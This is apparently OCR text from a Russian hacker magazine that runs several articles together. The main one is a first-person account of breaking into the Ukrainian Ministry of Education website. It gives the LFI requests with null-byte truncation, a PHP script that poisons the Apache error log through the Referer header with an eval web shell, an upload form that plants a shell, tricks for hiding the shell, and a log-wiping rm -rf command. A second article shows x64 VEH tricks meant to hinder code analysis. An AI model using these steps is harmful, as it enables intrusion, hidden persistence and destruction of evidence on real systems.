[05] IRP_MJ_QUERY_INFORMATION           804f354a    nt!IopInvalidDeviceRequest
[06] IRP_MJ_SET_INFORMATION             804f354a    nt!IopInvalidDeviceRequest
[07] IRP_MJ_QUERY_EA                    804f354a    nt!IopInvalidDeviceRequest
[08] IRP_MJ_SET_EA                      804f354a    nt!IopInvalidDeviceRequest
[09] IRP_MJ_FLUSH_BUFFERS               804f354a    nt!IopInvalidDeviceRequest
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    804f354a    nt!IopInvalidDeviceRequest
[0b] IRP_MJ_SET_VOLUME_INFORMATION      804f354a    nt!IopInvalidDeviceRequest
```



GOV САЙТЫ ПОД УГРОЗОЙ

ВЗЛОМ САЙТА МИНИСТЕРСТВА ОБРАЗОВАНИЯ И НАУКИ УКРАИНЫ

В ПОСЛЕДНЕЕ ВРЕМЯ МНЕ ВСЕ ЧАЩЕ ПОПАДАЮТСЯ УЯЗВИМЫЕ ГОСУДАРСТВЕННЫЕ САЙТЫ. А ПРИЧИНА БАНАЛЬНА: САЙТЫ ДАЖЕ ТАКОГО УРОВНЯ ПОРУЧАЮТ ПИСАТЬ НЕПРОФЕССИОНАЛАМ, ЗА СОСТОЯНИЕМ САЙТА НЕ СЛЕДЯТ, САППОРТ ЕМЕЙЛ НЕ ПРОВЕРЯЕТ. АУДИТ БЕЗОПАСНОСТИ СЧИТАЮТ РОСКОШЬЮ, ХОТЯ НА САМОМ ДЕЛЕ ЭТО НЕОБХОДИМОСТЬ.

Смысл этого взлома не нажива или выгода с залитого шелла. Хочется показать, насколько бывают уязвимы сайты высочайшего уровня. Казалось бы, защита их должна быть на первом месте, ведь нетрудно представить, что за собой влечет взлом государственного сайта. Что, если проникнуть в локальную сеть и получить доступ к компьютерам, на которых хранится информация, например, о внешнем независимом тестировании (в случае сайта МОН Украины)? Что тогда? Возможно, будет под вопросом подлинность сертификатов, которые требует каждое высшее учебное заведение? Поспешу успокоить: делать я этого не стал, а обо всех ошибках сообщил на электронный адрес поддержки сайта.

ВЫБИРАЕМ ЖЕРТВУ

Не знаю, как тебе, а мне легче искать уязвимости под какую-нибудь веселую музыку. Включаю Disturbed — Perfect Insanity и открываю Гугл. Вбиваем запрос «міністерство» и видим ни много, ни мало 15400000 результатов. Открываю первую ссылку и попадаю на сайт Министерства образования и науки Украины. Сразу бросилось в глаза, что сверху надпись «The official site 2004», а новости — свеженькие. «Давненько не обновлялись», — подумал я и пробежался мышкой по менюшке, смотря за статус баром. Все линки вида http://site/dir. Возможно, настроен mode_rewrite, но после клика по ссылке увидел в адресной строке: http://www.mon.gov.ua/main.php?query=zno. Попробовал на раскрытие путей, заменив параметр «query» на «query[]», но не тут-то было: ошибка не вывелась, хотя верстка явно поехала. Либо выключен вывод ошибок, либо уязвимости тут просто нет. Я чувствовал, что все же уязвимость есть, и решил проверить на RFI. И опять никакого результата. Что ж, можно попробовать подобрать путь к корню сервера, так как запущенный сканер не нашел мне phpinfo. Но сначала нужно убедиться, действительно ли это Local File Inclusion, и есть ли возможность обрезать нулл-байтом расширение. Я просто попытался заинклудить уязвимый файл:

```
http://www.mon.gov.ua/main.
php?query=main.php%00.
```


В результате, страничка начала выводиться бесконечное количество раз, образуя пирамидку. Это свидетельствует о том, что уязвимость существует, но пока мы не можем точно сказать, удаленный или локальный инклуд. Вот еще пример не только LFI, но и Looped DoS. Таким запросом можно запросто «уложить» сайт. Быстро остановивши загрузку страницы, я начал подставлять в запрос символы выхода из директории. Путь подобрал с третьего раза. Думаю, ты понял, сколько там должно быть «../»?

FORBBIDEN. АНАЛИЗИРУЕМ СИТУАЦИЮ

Насколько же стало легче заливать шеллы, после того как додумались использовать /proc/self/environ! Послал POST-запрос с поддельным User-Agent'ом и все дела. Попробуем и мы: http://www.mon.gov.ua/main.php?query=../../../proc/self/environ%00. Облом, никакого вывода. Но есть же логи апача!

```
main.php?query=../../../proc/self/
fd/2%00
```

И что же?



ВЫВОД СИСТЕМНОГО ФАЙЛА ЧЕРЕЗ УЯЗВИМОСТЬ

PROOFLINK ЗАЛИТОГО ШЕЛЛА

```
[Sun Nov 15 07:41:42 2009] [error]
[client 92.249.112.225] client
denied by server configuration: /
usr/share/phpMyAdmin/
[Sun Nov 15 08:43:31 2009] [error]
[client 65.55.109.220] client
denied by server configuration: /
usr/share/phpMyAdmin/phpAdsNew,
referer: http://xxxx.us/album/
thumbnails.php?album=search&search
=releases
```

Причем весь лог такой. «Хм, на лог доступа не совсем похоже». И правильно, потому что здесь только ошибка № 403 — Forbbiden. User-Agent не пишется в этот лог, но пишется Referer, который точно так же легко подделывается. Главное — найти страницу, которая нам бы выдала заветную ошибку 403. Пересмотрев лог, становится понятно — это phpMyAdmin. Проверяем, открыв в браузере страницу: http://www.mon.gov.ua/phpMyAdmin, и получаем нужный нам ответ от сервера. Напишем простенький скрипт на PHP для подделки Referer'а:

```
<?php
$server              =
'212.111.193.189';
$dir        = '/phpMyAdmin/';
$evilcode     = '<?php eval($_
REQUEST[ev]); ?>';
$header                = "GET "
.$dir. " HTTP/1.0\r\n";
$header               .= "Host: "
.$server. "\r\n";
$header               .= "Referer:
" .$evilcode. "\r\n";
$header               .=
"Connection: close\r\n\r\n";

$fp = fsockopen($server, 80);
if(!$fp) { die("[ X ] Connection
failed");} else { echo "[ ~ ]
Connection successful \r\n";}
if(fputs($fp,$header)) {echo "[
~ ] Data sended! \r\n";} else {
die("[ X ] Error While sending
headers!"); }
$result = fgets($fp, 128);
if(strpos($result,'Forbidden'))
echo "[ ~ ] Successful! \r\n";
else die("[ X ] Failed!");

?>
```

Если тебе лень писать скрипт, можешь использовать уже готовые автоматизированные программы, подойдет любая, например, InetCrack, HttpREQ от [x26]VOLAND, или обойтись плагинами для FireFox.

ЗАЛИВАЕМ ШЕЛЛ

После того, как мы выполнили запрос, он должен записаться в лог. Так как мы заменили реферер, лог должен принять вид:

```
[Xxx Xxx xx xx:xx:xx 2009] [error]
[client xx.xx.xx.xx] client denied
by server configuration: /usr/
share/phpMyAdmin/ , referer: <?php
eval($_REQUEST[ev]); ?>
```

Следовательно, при загрузке лога через уязвимый скрипт выполнится наш код. Проверим в браузере: http://www.mon.gov.ua/main.php?query=../../../proc/self/fd/2%00&ev=ls+la. Свершилось, мы увидели список директорий. Пытаюсь залить шелл известными качалками типа wget, get, links, lynx, но ничего не получается. Пробую сделать html-форму для заливки шелла:

```
<form action="http://www.mon.gov.
ua/main.php?query=../../../proc/
self/fd/2%00&ev=copy($_FILES[file]
[tmp_name], $_GET[aa]);&aa=./
mon.php" method="post"
enctype="multipart/form-data">
<input type="file"
name="file"><br>
<input type="submit"
value="Загрузить"><br>
</form>
```

Спокойно заливаю шелл со своего компьютера и захожу на него, ввожу пароль (никогда не забывай ставить уникальные пароли на шеллы). Просмотрев листинг файлов, увидел 2 пустых файла с названием error.php и error. Прекрасная возможность спрятать наш шелл. Беру тот же лог с ошибками, вставляю в начало файла. Выглядит примерно так:

```
<?php/*
[Mon Nov 16 11:14:07 2009]
[error] [client ::1] client denied
by server configuration: /usr/
share/phpMyAdmin/
[Mon Nov 16 11:14:08 2009]
[error] [client ::1] client denied
by server configuration: /usr/
share/phpMyAdmin/
[Mon Nov 16 11:14:14 2009]
[error] [client ::1] client denied
by server configuration: /usr/
share/phpMyAdmin/
[Mon Nov 16 11:14:15 2009]
[error] [client ::1] client denied
by server configuration: /usr/
share/phpMyAdmin/
[Mon Nov 16 11:14:18 2009]
[error] [client ::1] client denied
by server configuration: /usr/
share/phpMyAdmin/
...
 */ много возвратов каретки?>
<?PHP
                //Authentication
$login = ""; //Login
$pass = "";  //Pass
... ?>
```

Не стоит объяснять, что строчку из лог-файла необходимо повторить много раз. Этим методом пользуются часто, так что можешь взять на заметку при поиске шелла. Также можно вставлять в начало текст лицензий или копирайты движка, на котором стоит сайт. Обычно, после того как админ увидит текст лицензии GNU, не задумываясь, он закрывает файл, что и надо атакующему. После взлома следует удалять логи. Слава Богу, у меня хватило прав, и я сделал «rm –rf /var/log/httpd/». Хочу сказать: не стоит ломать сайты, это карается законом. Но если ты все же решился, будь «белым» и сообщи администраторам о брешах в их системе (как сразу сделал я после взлома). Автор и редакция журнала не несут ответственность за твои возможные противоправные деяния, и никакого отношения к ним не имеют. ⌶



R0064 R0064@MAIL.RU



VEH В WINDOWS X64 УСЛОЖНЯЕМ АНАЛИЗ КОДА С ПОМОЩЬЮ ВЕКТОРНОЙ ОБРАБОТКИ ИСКЛЮЧЕНИЙ

НАВЕРНОЕ, ТЕБЕ УЖЕ ДОВОДИЛОСЬ ЧИТАТЬ ОБ ОБРАБОТКЕ ИСКЛЮЧЕНИЙ В X64. А ЕСЛИ НЕТ, ТО ПОЯСНЮ, ЧТО МЕХАНИЗМ СТРУКТУРНОЙ ОБРАБОТКИ ИСКЛЮЧЕНИЙ ИЗМЕНИЛИ ДО НЕУЗНАВАЕМОСТИ. ЕСЛИ БЫТЬ ТОЧНЕЕ, ЕГО СДЕЛАЛИ СТАТИЧЕСКИМ. НИКАКИЕ МАНИПУЛЯЦИИ С СЕГМЕНТНЫМ РЕГИСТРОМ FS УЖЕ НЕ ПОМОГУТ. НО РЕШЕНИЯ ЕСТЬ. ПУСТЬ ОНИ ПОКА НЕ ОПИСАНЫ, ЗАТО ПРОВЕРЕНЫ ТЕОРИЕЙ И ПРАКТИКОЙ. ПОЗВОЛЬ ДОВЕСТИ ИХ ДО ТЕБЯ В ЭТОЙ НЕБОЛЬШОЙ СТАТЬЕ.

НЕ SEH ЕДИНЫМ

Могущественный и вездесущий в 32-разрядной системе регистр [fs] остался фактически не у дел: часть его функций забрал на себя сегментный регистр gs (например, указатель на TEB в ring-3 ныне лежит по адресу gs:30h, на peb — gs:60h). С каждой процедурой отныне связан свой обработчик, эта связь закрепляется в EXCEPTION_DIRECTORY PE-файла. Ну да, адрес обработчика теперь в стеке не хранится, fs использовать не можем, то есть SEH теряет свою привлекательность для применения в защите. То ли дело раньше — регистрация SEH «на лету», какие были времена...

Но SEH ли единым, как говорится. Один мощный механизм почему-то остался не упомянутым в контексте 64-битных ОС Windows. Векторная обработка исключений (она же VEH). О ней ты знаешь по опыту работы с 32-разрядными Windows (один только Крис не раз писал об этой вопиющей теме). Если ты не в курсе, или немного выбился из него, прочитай статью Мэта Питрека, посвященную 32-битному VEH — wasm.ru/article.php?article=veh.

ТЕОРИЯ МЕТОДА

Подобно SEH, VEH позволит нам получать управление при возникновении эксепшена в программе: достаточно зарегистрировать свой обработчик (он же хендлер) функцией из ntdll RtlAddVectoredExceptionHandler.

```
RtlAddVectoredExceptionHandler(
   ULONG FirstHandler,
   PVECTORED_EXCEPTION_HANDLER
      VectoredHandler )
```

Большое преимущество векторных обработчиков в том, что они выполняются до SEH. Кто не верит, может посмотреть функцию RtlDispatchException в ntdll — что вызывается первым? Внутренняя функция RtlpCallVectoredHandlers, а потом уже идет работа со структурными обработчиками.

А теперь о самом интересном! Как нам, собственно, подменить существующий обработчик? Скажем, в случае, если мы по какой-то причине не хотим ставить новый вызовом RtlAddVectoredExceptionHandler. Ведь чертовски палевно вызывать функцию каждый раз, когда хочешь зарегистрировать обработчик исключений. Неэкспортируемая переменная в ntdll RtlpCalloutEntryList хранит указатель на список зарегистрированных обработчиков (в Win Xp, в Vista список по-другому называется). Каждый элемент списка представлен некой структурой.

ИДА — ЛУЧШИЙ ПОМОЩНИК В ИССЛЕДОВАНИЯХ

СТРУКТУРУ PEB МОЖНО ПОСМОТРЕТЬ В LIVEKD РУССИНОВИЧА, ПРЕДВАРИТЕЛЬНО ОТКЛЮЧИВ ПРОВЕРКУ ЦИФРОВОЙ ПОДПИСИ

Для удобства назовем ее (по аналогии со статьей Питрека) — VECTORED_EXCEPTION_NODE64. Ниже приводится частичный листинг RtlAddVectoredExceptionHandler в windows XP x64:

```
public RtlAddVectoredExceptionHandler
 RtlAddVectoredExceptionHandler proc near
  lea r8, RtlpCalloutEntryList
  jmp      short RtlpAddVectoredHandler
RtlAddVectoredExceptionHandler endp

...

lea r8d, [rdx+20h]
mov rcx, [rcx+30h]
call RtlAllocateHeap
      ; выделяем память для узла в куче

test rax, rax
mov rdi, rax ; сохраняем указатель на выделенный блок
памяти в rdi
```

Как видно из дизассемблерного листинга, по смещению 18h (запомни его!) в структуре, содержащей инфу об обработчике, хранится его шифрованный адрес.
Вид VECTORED_EXCEPTION_NODE64, полученный по имеющимся данным:

```
struct _VECTORED_EXCEPTION_NODE64
{
    ULONG64    m_pNextNode;
    ULONG64    m_pPreviousNode;
    ULONG64    unknwn;
    PVOID64    m_pfnVectoredHandler;
}
```

Сама структура, в целом, немногим отличается от той, что дана в статье Питрека (о 32-битном VEH).
Обратимся снова к анализу RtlpAddVectoredHandler. На самом деле вызов NtQueryInformationProcess и последующий ксор адреса обработчика здесь не что иное, как функция RtlEncodePointer, вставленная в код оптимизирующим компилятором.
А теперь о замене адресов обработчиков «на лету». Это можно сделать, потому что RtlAddVectoredExceptionHandler возвращает указатель на выделенную структуру VECTORED_EXCEPTION_NODE64. А значит, чтобы подменить хендлер динамически, нужно:
1. зашифровать свой новый обработчик с помощью функции RtlEncodePointer (адреса ведь не хранятся в открытом виде);
2. записать шифрованный RtlEncodePointer-указатель по смещению 18h в VECTORED_EXCEPTION_NODE64. Смещение, надо сказать, не поменялось вплоть до Висты, так что юзаем с чистой совестью.

CODING

Попробуем применить прелести VEH на практике. Писать будем в shellcode-стиле, как и полагается. Для начала, опишу алгоритм. Потребуется:
1. **ПОИСК БАЗЫ ЗАГРУЗКИ NTDLL.DLL.**
2. **НАХОЖДЕНИЕ ФУНКЦИЙ** RtlAddVectoredExceptionHandler, RtlEncodePointer.
3. **РЕГИСТРАЦИЯ СВОЕГО ОБРАБОТЧИКА,** сохранение указателя на область памяти, где содержится обработчик.
4. **ПОДМЕНА АДРЕСА ОБРАБОТЧИКА.**

Базу загрузки ntdll ищем через PEB:

```
....
mov rcx,gs:[60h] ; указатель на Peb в x64 располага-
ется по новому адресу
mov rcx,[rcx+18h] ; PEB_LDR_DATA
mov rcx,[rcx+10h]
       ; PEB_LDR_DATA.InLoadOrderModuleList
mov rcx,[rcx]
mov rbx,[rcx+30h] ; ntdll.dll base
....
```

А поиск необходимых функций выполняем через разбор таблицы экспорта ntdll. Здесь его не привожу, полная реализация кодеса прилагается к статье. Функция у нас не одна, а значит, лучше свернуть имена в хеш простым алгоритмом:

```
....
hash_str:
push rdx
push rsi
sub rax,rax
mov rsi,rdx
sub rdx,rdx
nxt:
cld
lodsb
cmp al,ah
je dn
add dx, ax
rol rdx,14
jmp nxt
dn:
mov rax,rdx
pop rsi
pop rdx
ret
....
```

В качестве параметра передаем в rdx указатель на строку с именем функции и, в конце концов, регистрируем свой хенд-



НА САЙТЕ ЖУРНАЛА UNINFORMED ТЫ НАЙДЕШЬ СТАТЬИ ПО ОБРАБОТКЕ ИСКЛЮЧЕНИЙ В WINDOWS X64 И МНОГО ДРУГОЙ ПОЛЕЗНОЙ ИНФЫ

ОТЛАЖИВАЕМ НАШ ТЕСТОВЫЙ ПРИМЕР ПОД FDBG

лер (hndlr01). Тут же заменяем «вручную» его адрес на другой (hndlr02). Затем мы вызываем исключение привилегированной командой rdmsr (чтение машинно-зависимого регистра), и после этого будет вызван не hndlr01 (первоначальный обработчик), а hndlr02. Код, демонстрирующий сказанное:

```
...
    mov rbx,rsp
    sub rsp,4*8
    mov rdx, offset hndlr01
    mov rcx, 1 ; first_handler
    call qword ptr [rbx]
        ; RtlAddVectoredExceptionHandler
    add rsp,4*8 ; восстанавливаем стек
    push rax ; сохраняем указатель на наш VECTORED_
EXCEPTION_NODE64
    sub rsp,4*8
    mov rcx,offset hndlr02
    call qword ptr [rbx+8] ; RtlEncodePointer
    add rsp,4*8
    pop rdi ; rdi -> PVECTORED_EXCEPTION_NODE64
    ; сохраняем адрес обработчика hndlr02
    mov [rdi+18h],rax
    ; вызываем исключение
    ; cpl = 3 => exception
    rdmsr
...
```

Понимаешь, в чем суть? Достаточно единожды вызвать RtlAddVectoredExceptionHandler и установить хендлер, а дальше можно менять динамически адрес обработчика! От нас требуется только хранить указатель на VECTORED_EXCEPTION_NODE64. То есть, фактически потеря fs скомпенсирована (ну, почти). Этим же способом мы можем добавить в список новый обработчик, не вызывая RtlAddVectoredExceptionHandler.

ОТСЛЕЖИВАЕМ ВЫПОЛНЕНИЕ VEH-ОБРАБОТЧИКОВ

Представим на минуту, что нам пришлось исследовать код, хитро манипулирующий с VEH, как описано выше. Не скажу, что динамическая смена обработчиков сильно затруднит отладку (но не статический анализ!), так как отловить вызываемый хендлер можно через функцию RtlDispatchException. Правда, она неэкспортируемая, но есть экспортируемая функция RtlRaiseException, из которой вызывается RtlDispatchException.

```
int __fastcall RtlRaiseException(struct _EXCEPTION_RECORD
*ExceptionRecord, int, int, __int64, __int64, __int64)
```


```
....
call RtlVirtualUnwind
mov r11, [rsp+538h+ContextRecord._Rip]
mov [rbx+10h], r11
mov rax, gs:30h
mov rcx, [rax+60h]
cmp byte ptr [rcx+2], 0
jnz loc_77F528CB
lea rdx, [rsp+538h+ContextRecord]
mov rcx, rbx
call RtlDispatchException
....
```

После того, как нашли RtlDispatchException — переходим по первому call в ней — это и есть вызов RtlpCallVectoredHandlers:

```
...
RtlDispatchException proc near
mov      [rsp+arg_8], rdx
mov      rax, rsp
sub      rsp, 6A8h
mov      [rax+18h], rbx
mov      [rax+20h], rbp
mov      [rax-8], rsi
mov      [rax-10h], rdi
mov      [rax-18h], r12
mov      [rax-20h], r13
mov      [rax-28h], r14
lea      r8, RtlpCalloutEntryList
mov      rbx, rdx
mov      [rax-30h], r15
mov      rsi, rcx
mov      [rsp+6A8h+var_668], 0
call     RtlpCallVectoredHandlers
...
```

Дальше — ключевые для постановки бряка фрагменты RtlpCallVectoredHandlers.
WinXP:

```
...
loc_77F251F5:    ; CODE XREF:
RtlpCallVectoredHandlers+3F2BE
 mov      rbx, [rsi+18h]
 mov      r9d, 4
 lea      r8, [rsp+88h+var_58]
 lea      edx, [r9+20h]
```


[W A S M . R U] СТАТЬИ Секреты Win32 Новая векторная обработка исключений в Windows XP - Opera

Файл Правка Вид Закладки Виджеты Инструменты Справка

http://www.wasm.ru/article.php?article=veh

отладчик выскакивает с диалогом необработанного исключения.)

ВВЕДЕНИН В VEH.

В общем, векторная обработка исключений подобна SEH с тремя ключевыми отличиями:

- Обработчика не привязаны к определенной функции и стековому фрейму.
- Компилятор не имеет ключевых слов (типа try/catch) для добавления новых обработчиков в список обработчиков.
- Обработчики явно добавляются вашим кодом, а не являются плодом конструкции try/catch.

Новая API-функция AddVectoredExceptionHandler принимает указатель на функцию как аргумент и добавляет его в связанный список обработчиков. Так как система использует связанный список для хранения обработчиков, то программа может установить сколько угодно VEH-обработчиков.

Как VEH сосуществует с SEH? В WinXP, список VEH будет обработан перед списком SEH. Это сделано для совместимости с уже существующим кодом. Если бы VEH список обрабатывался после SEH, и SEH-обработчик мог обработать исключение, то VEH-обработчики не получили бы шанса заметить произошедшее исключение.

В отношении отладки, VEH работает подобно SEH. То есть, когда программа отлаживается, отладчик первым получает уведомление о произошедшем исключении. Если отладчик решает не обрабатывать исключение и передает его отлаживаемому процессу, то вызывается VEH-обработчик.

Прототип AddVectoredExceptionHandler можно найти в WINBASE.H:

```
WINBASEAPI PVOID WINAPI AddVectoredExceptionHandler(
     ULONG FirstHandler,
     PVECTORED_EXCEPTION_HANDLER VectoredHandler );
```

Первый параметр сообщает системе, должен ли обработчик помещен в начало связанного списка обработчиков, либо в его конец. Список обработчиков не привязан к конкретному потоку и глобален для всего процесса. Таким образом, вы можете запросить поместить обработчик в начало списка, но вы не можете гарантировать, что ваш обработчик будет вызван первым. Вы не будете первым, если другой участок кода вызовет AddVectoredExceptionHandler после вас и поместил обработчик в начало списка. Каждый раз, когда вызывается AddVectoredExceptionHandler, новый обработчик помещается либо в начало, либо в конец списка.

Второй параметр - адрес функции обработчика исключений. Вот его прототип:

```
LONG NTAPI VectoredExceptionHandler(PEXCEPTION_POINTERS);
```

НА WASM.RU ЛЕЖИТ ОДНА ИЗ НЕМНОГИХ РУССКОЯЗЫЧНЫХ СТАТЕЙ ПО VEH

```
 mov     rcx, 0FFFFFFFFFFFFFFFFh
 mov     [rsp+88h+var_68], r12
 call    NtQueryInformationProcess
 mov     r11d, [rsp+88h+var_58]
 lea     rcx, [rsp+88h+var_48]
 xor     r11, rbx ; <- расшифровка адреса обработчика
 call    r11 ; <- вызов очередного обработчика в списке
 lock btr cs:dword_77FA58C8, 0
...
```

Vista:

```
...
loc_78E9393F: ; CODE XREF: RtlpCallVectoredHandlers-16030
 add     dword ptr [r12+10h], 1
 lea     rbx, [r12+10h]
 mov     rcx, rdi
 mov     [rsp+68h+arg_18], r12
 call    RtlReleaseSRWLockExclusive
 mov     rcx, [r12+18h]
 call    RtlDecodePointer
        ; <- расшифровка адреса обработчика
 lea     rcx, [rsp+68h+var_48]
 call    rax ; <- вызов очередного обработчика в списке
...
```

Внимательно посмотрев на листинги, ты, наверняка, понял, что необходимо найти цикл вызова обработчиков — и дело в шляпе. Найти его труда не составляет — в нем обязательно находится вызов функции NtQueryInformationProcess/RtlDecodePointer. После того, как отыскали цикл — ставим бряк на инструкцию call-регистр. Звучит это пугающе, но при наличии Иды все делается за считанные минуты. Очень желательны здесь отладочные символы, если же сноровки достаточно, то можно и без них обойтись.

Кстати, на Vista появилась возможность и вовсе «отключить» выполнение VEH-обработчиков через PEB. Как? В начале RtlpCallVectoredHandlers встречается такой код:

```
 ...
 mov     rax, gs:30h         ; TEB
 mov     r15, [rax+60h]      ; PEB
 mov     eax, [r15+50h] ; ProcessUsingVEH
 bt      eax, r8d ; проверка второго бита
 jb      call_vectored_handlers
 ...
```

То есть можно наставить кучу обработчиков, а потом сбросить флаг в PEB и ни один из них не будет выполнен!

СОХРАНИ ПАМЯТКУ

Вот как на 64-битных версиях Windows, в условиях тотального контроля над SEH, у нас в запасе остался VEH. Пригодиться он может много где. Ну, например, в различных пакерах, протекторах или в разных интересных программах. Вкупе с обфускацией описанная в статье техника может затруднить (пускай и незначительно) анализ кода. В последующих статьях я косвенно буду касаться изложенных здесь приемов, поэтому храни этот материал как своего рода памятку. ⌶

r0064 r0064@mail.ru

АППАРАТНАЯ ВИРТУАЛИЗАЦИЯ НА ПРАКТИКЕ

ЧАСТЬ 2. ПЕРЕХОД К ПРАКТИКЕ

В ПРОШЛОЙ СТАТЬЕ Я КРАТКО ПОЗНАКОМИЛ ТЕБЯ С АРХИТЕКТУРОЙ AMD-V. В ЭТОЙ МЫ ПРОДОЛЖИМ РАЗБИРАТЬСЯ С НЕЛЕГКОЙ ТЕМОЙ. Я НАМЕРЕНО УПУСТИЛ МНОЖЕСТВО ВАЖНЫХ ДЕТАЛЕЙ ОТНОСИТЕЛЬНО МЕХАНИЗМА РАБОТЫ ГИПЕРВИЗОРА, ДАБЫ С ПЕРВОГО РАЗА НЕ ПЕРЕГРУЖАТЬ ТВОЙ МОЗГ БОЛЬШИМИ ОБЪЕМАМИ ИНФОРМАЦИИ. БУДЕМ ЗАПОЛНЯТЬ ЭТОТ ПРОБЕЛ.

Я буду приводить примеры и форматы регистров в Long Mode по ходу, поэтому сразу следует сказать (или напомнить), что Long Mode — это режим работы процессора, в котором работают все 64-битные ОС-и.

ИНСТРУКЦИЯ VMRUN

Как ты помнишь из предыдущей статьи (ведь еще помнишь? :)) — инструкция VMRUN запускает виртуальную машину. Состояние хоста сохраняется в специальной области памяти, указатель на которую хранится в регистре VM_HSAVE_PA. А состояние запускаемого гостя — загружается из VMCB (на которую указывает регистр rax). Сегодня мы будем разбираться с этой чрезвычайно важной инструкцией, чтобы успешно заполнить управляющий блок виртуальной машины и запустить гостевую систему...

А ВЕРНА ЛИ VMCB?

VMRUN производит кучу проверок правильности контрольного блока виртуальной машины (а то мало ли что мы ей подсунуть хотим). Если обнаруживается что-то подозрительное и недопустимое, то нас посылают с кодом VMEXIT_INVALID (кстати, некоторые коды VMEXIT я уже упоминал в предыдущей статье).

Итак, в каких же случаях VMRUN откажется запускать гостя? Буду перечислять эти ситуации по пунктам, а тебе при прочтении рекомендую иметь перед глазами структуру VMCB.

Заголовочный файл, содержащий VMCB:

```
http://opensolaris.org/sc/src/xen-gate/xvm-3.4+xen.hg/xen/include/asm-x86/hvm/svm/vmcb.h
```

1. Флаг в SVME в регистре EFER равен 0. Аппаратная виртуализация в госте должна быть включена.
